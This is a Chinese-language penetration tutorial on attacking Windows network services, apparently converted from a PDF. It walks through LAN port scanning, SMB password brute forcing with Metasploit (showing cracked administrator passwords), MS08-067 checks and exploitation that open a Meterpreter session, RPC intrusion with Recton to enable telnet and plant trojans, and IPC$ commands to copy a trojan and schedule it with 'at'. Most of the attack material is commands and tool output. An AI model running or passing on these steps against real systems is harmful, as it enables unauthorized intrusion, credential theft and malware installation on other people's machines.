
Windows 系统服务攻击概述

Windows 系统作为目前全球范围内个人 PC 领域最流行的操作系统，其安全漏洞爆发的频率和其市场占有率相当，使得针对 Windows 系统上运行的网络服务程序成了高危对象，尤其是那些 Windows 系统自带的默认安装、启用的网络服务，例如 SMB、RPC 等，甚至，有些服务对于特定服务来说是必须开启的，例如一个网站主机的 IIS 服务，因此这些服务的安全漏洞就成为黑客追逐的对象，经典案例：MS06-040、MS07-029、MS08-067、MS11-058、MS12-020 等，几乎每年都会爆出数个类似的高危安全漏洞。

漏洞扫描

使用 S 扫描器进行端口扫描

S 扫描器是一款轻量级支持多线程的端口扫描器，使用非常简单，设置扫描起始 IP 与结束 IP，设置线程和需要扫描的端口即可，推荐勾选完毕后复制结果到桌面




扫描完成后在软件同目录生成 Result.txt



使用 Metasploit 扫描模块进行端口扫描

载入 portscan 扫描模块



设置扫描参数，端口可以指定多个端口

```
msf auxiliary(tcp) > set THREADS 100
THREADS => 100
msf auxiliary(tcp) > set PORTS 445
PORTS => 445
msf auxiliary(tcp) > set RHOSTS 192.168.0.0/24
RHOSTS => 192.168.0.0/24
msf auxiliary(tcp) >
```

使用 run 命令运行


```
RHOSTS => 192.168.0.0/24
msf auxiliary(tcp) > run

[*] 192.168.0.88:445 - TCP OPEN
[*] 192.168.0.8:445 - TCP OPEN
[*] Scanned 026 of 256 hosts (010% complete)
[*] Scanned 088 of 256 hosts (034% complete)
[*] Scanned 095 of 256 hosts (037% complete)
[*] 192.168.0.167:445 - TCP OPEN
[*] 192.168.0.183:445 - TCP OPEN
[*] Scanned 104 of 256 hosts (040% complete)
[*] 192.168.0.165:445 - TCP OPEN
[*] 192.168.0.175:445 - TCP OPEN
[*] Scanned 131 of 256 hosts (051% complete)
[*] Scanned 174 of 256 hosts (067% complete)
[*] Scanned 186 of 256 hosts (072% complete)
[*] 192.168.0.234:445 - TCP OPEN
[*] 192.168.0.244:445 - TCP OPEN
[*] Scanned 234 of 256 hosts (091% complete)
[*] Scanned 235 of 256 hosts (091% complete)
[*] Scanned 256 of 256 hosts (100% complete)
[*] Auxiliary module execution completed
```


使用 HScan 扫描常见漏洞

Hscan 是运行在 Windows NT/2000/XP 下多线程方式对指定 IP 段(指定主机), 或主机列表, 进行漏洞、弱口令账号、匿名用户检测的工具, 扫描项目包括 name、port、ftp、ssh、telnet、smtp、finger、iis、cgi、pop、rpc、ipc、imap、mssql、mysql、cisco、plugin...

菜单->模块 可以设置需要扫描的模块



菜单->参数设置扫描信息



设置完成确定后菜单->开始进行扫描



使用 X-Scan 进行漏洞扫描

X-scan 是安全焦点出品的国内很优秀的扫描工具,采用多线程方式对指定 IP 地址段(或单机)进行安全漏洞检测,支持插件功能,提供了图形界面和命令行两种操作方式...

在 设置->扫描参数->全局设置->扫描模块 设置扫描模块



在 设置->扫描模块->检测范围 设置扫描 IP



支持多种 IP 地址写法如:

192.168.0.1



192.168.0.1/24

192.168.0.1-255

也支持从文件中导入 IP 列表

SMB 网络服务弱口令

用 NTSscan 进行 smb 弱口令扫描, 密码列表用默认的字典。当然, 如果有符合国人习惯常用的弱口令字典效果就更好了。扫描结果如下:



Metasploit 针对 SMB 进行弱口令扫描

载入 auxiliary/scanner/smb/smb_login 模块

```

    =[ metasploit v4.5.0-dev [core:4.5 api:1.0]
+ -- --=[ 927 exploits - 499 auxiliary - 151 post
+ -- --=[ 251 payloads - 28 encoders - 8 nops

msf > use auxiliary/scanner/smb/smb_login
msf auxiliary(smb_login) >

```

设置扫描参数

```

msf > use auxiliary/scanner/smb/smb_login
msf auxiliary(smb_login) > set PASS_FILE /root/pass.txt
PASS_FILE => /root/pass.txt
msf auxiliary(smb_login) > set SMBUser administrator
SMBUser => administrator
msf auxiliary(smb_login) > set threads 50
threads => 50
msf auxiliary(smb_login) > set rhosts 192.168.0.0/24
rhosts => 192.168.0.0/24
msf auxiliary(smb_login) >

```

破解成功结果显示为绿色

```

[-] 192.168.0.167:445 SMB - [13/34] - |WORKGROUP - FAILED LOGIN (Windows Server
2003 3790 Service Pack 2) administrator : 111111 (STATUS_LOGON_FAILURE)
[-] 192.168.0.159:445 SMB - [15/34] - |WORKGROUP - FAILED LOGIN (Windows 7 Ultim
ate 7601 Service Pack 1) administrator : 1 (STATUS_LOGON_FAILURE)
[*] Auth-User: "administrator"
[+] 192.168.0.162:445|WORKGROUP - SUCCESSFUL LOGIN (Windows Server 2003 3790 Ser
vice Pack 2) 'administrator' : 'cimer@123'
[-] 192.168.0.165:445 SMB - [16/34] - |WORKGROUP - FAILED LOGIN (Windows Server

```

可以使用 creds 查看结果:

```

msf auxiliary(smb_login) > creds
Credentials
=====

```

host	port	user	pass	type	proof	active?
192.168.20.114	445	\administrator	123456	password		true
192.168.20.162	445	administrator	cimer@123	password		true

135 端口上 RPC 服务利用

MS08-067

一个知道对方 IP 就可以入侵的漏洞!!

2008年10月24日, 微软发补丁修危急漏洞 影响所有 Windows 版本。微软在 MS08-067

号安全公告(“KB958644”)中警告称,这一缺陷存在于 Server 服务中,黑客可以利用一个 经过特别设计的远程过程调用请求执行任意代码,并且可以穿透任何防火墙。

此漏洞不需要被入侵者开任何 TELNET 或3389等远程终端服务,只需要知道对方的 IP 地址就可以进行远程溢出并连接被入侵的计算机。完全不需要其他的辅助程序!

扫描存在 ms08-067漏洞的主机,这里使用一个 python 脚本来扫描,脚本用法如下:

```
./ms08-067_check.py [-d] {-t <target>|-l <iplist.txt>}
```

在此,整理用 S 扫描器扫出开启 445 端口的结果存在 list.txt 中,执行./ms08-067_check.py -l list.txt。

```
root@bt:~/Desktop# python ms08-067_check.py -l /root/Result.txt
: connection refused
-----:
connection refused
Performing Time: 3/7/2014 10:16:4 --> Normal Scan: About To Scan 255 IP Using 50
Threads: connection refused
192.168.0.175 445 Open : not vulnerable
192.168.0.165 445 Open : VULNERABLE
192.168.0.8 445 Open : not vulnerable
192.168.0.183 445 Open : VULNERABLE
192.168.0.88 445 Open : not vulnerable
192.168.0.244 445 Open : access denied (RestrictAnonymous is pr
obably set to 2)
192.168.0.167 445 Open : VULNERABLE
192.168.0.234 445 Open : VULNERABLE
192.168.0.149 445 Open : connection timeout
192.168.0.155 445 Open : connection timeout
Scan 255 IPs Complete In 0 Hours 0 Minutes 15 Seconds. Found 10 Hosts: connectio
n refused
```

使用 nmap 插件--script=smb-check-vulns 扫描存在 ms08-067 的漏洞

扫描参数: -sS 是指隐秘的 TCP Syn 扫描

```
root@bt:~# nmap -sS --script=smb-check-vulns -PO 192.168.0.165

Starting Nmap 6.01 ( http://nmap.org ) at 2014-03-07 14:14 CST
Nmap scan report for 192.168.0.165
Host is up (1.0s latency).
Not shown: 981 closed ports
PORT      STATE SERVICE
7/tcp     open  echo
9/tcp     open  discard
13/tcp    open  daytime
17/tcp    open  qotd
19/tcp    open  chargen
42/tcp    open  nameserver
53/tcp    open  domain
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
514/tcp   filtered shell
1025/tcp  open  NFS-or-IIS
1028/tcp  open  unknown
1034/tcp  open  zincite-a
1038/tcp  open  mtqp
1045/tcp  open  fpitp
2382/tcp  open  ms-olap3
3389/tcp  open  ms-wbt-server
8888/tcp  open  sun-answerbook

Host script results:
| smb-check-vulns:
| MS08-067: VULNERABLE
```

对此次目标进行信息收集

存在漏洞

使用 metasploit 进行 ms08-067 漏洞攻击

```
msf > use exploit/windows/smb/ms08_067_netapi
msf exploit(ms08_067_netapi) > set RHOST 192.168.0.234
RHOST => 192.168.0.234
msf exploit(ms08_067_netapi) > exploit
```

设置好 RHOST，执行 exploit，不一会就上线了

```
msf exploit(ms08_067_netapi) > exploit


[*] Started bind handler
[*] Automatically detecting the target...
[*] Fingerprint: Windows 2003 - No Service Pack - lang:Unknown
[*] Selected Target: Windows 2003 SP0 Universal
[*] Attempting to trigger the vulnerability...
[*] Sending stage (751104 bytes) to [REDACTED]:130
[*] Meterpreter session 1 opened [REDACTED]:41490 -> [REDACTED]:4444)
t 2013-08-16 01:58:50 -0400
```

RPC 入侵


如果 135 端口开放，且有 smb 扫出的 windows 口令，则可以利用 RPC 入侵。
打开 Recton，用来远程执行命令。其中密码为空的、用户名非 administrator 的都不可

连接上，目测是开启了安全策略的原因。


用 Recton 先开个 telnet



开启 telnet 成功，直接 telnet 上去



当然 cmdshell 你可能不满意，想完全的控制对方机子，你可以选择木马种植机给对面上传一个远程控制软件，Recton 自带种植者功能，不过容易出错，这里我使用啊 D 网络工具包里面的种植者功能



主机选择目标主机，填写用户密码，然后检测共享，本地文件选择木马文件点击开始等待执行即可。

445 端口上 ipc\$入侵

建立 ipc\$连接

```
net use \\xxx.xxx.xxx.xxx\ipc$ "密码" /user:"Administrator"
```

复制文件到目标主机共享


```
copy 文件 \\xxx.xxx.xxx.xxx\c$
```

查看对方主机时间

```
net time \\xxx.xxx.xxx.xxx
```

添加计划任务运行木马

```
at \\xxx.xxx.xxx.xxx 时间 木马.exe
```



常用 ipc\$入侵命令

net share 查看计算机 IPC\$共享资源

net share 共享名 查看该共享的情况

net share 共享名=路径 设置共享。例如 net share c\$=c:

net share 共享名 /delete 删除 IPC\$共享

net stop lanmanserver 关闭 ipc\$和默认共享依赖的服务

net use 查看 IPC\$连接情况

net use \\ip\ipc\$ "密码" /user:"用户名" ipc\$连接

net use \\ip\ipc\$ /del 删除一个连接

net use z: \\目标 IP\c\$ "密码" /user:"用户名" 将对方的 c 盘映射为自己的 z 盘

net use z: /del

net time \\ip 查看远程计算机上的时间

copy 路径\文件名 \\ip\共享名 复制文件到已经 ipc\$连接的计算机上

net view ip 查看计算机上的共享资源

at 查看自己计算机上的计划作业

at \\ip 查看远程计算机上的计划作业

at \\ip 时间 命令(注意加盘符) 在远程计算机上加一个作业

at \\ip 计划作业 ID /delete 删除远程计算机上的一个计划作业

at \\ip all /delete 删除远程计算机上的全部计划作业

at \\ip time "echo 5 > c:\t.txt" 在远程计算机上建立文本文件 t.txt;

Windows 第三方网络服务渗透攻击

第三方网络服务概述


在操作系统中运行的非系统厂商提供的网络服务都可以称之为第三方网络服务,与系统厂商提供的网络服务没有本质区别,比较常见额包括提供 HTTP 服务的 Apache、IBM WebSphere、Tomcat 等;提供 SQL 数据库服务的 Oracle、Mysql 等;以及提供 FTP 服务的 Serv-U、FileZilla

等等，其中由于一些网络服务产品的使用范围非常大，一旦出现安全漏洞，将会对互联网上运行该服务的主机造成严重的安全威胁。


1433 端口的 SQL Server 服务攻击

首先通过 S 扫描器或者 Metasploit portscan 扫描模块对内网进行 1433 端口扫描，将存在 1433 端口的 IP 整理成 ips.txt 文档

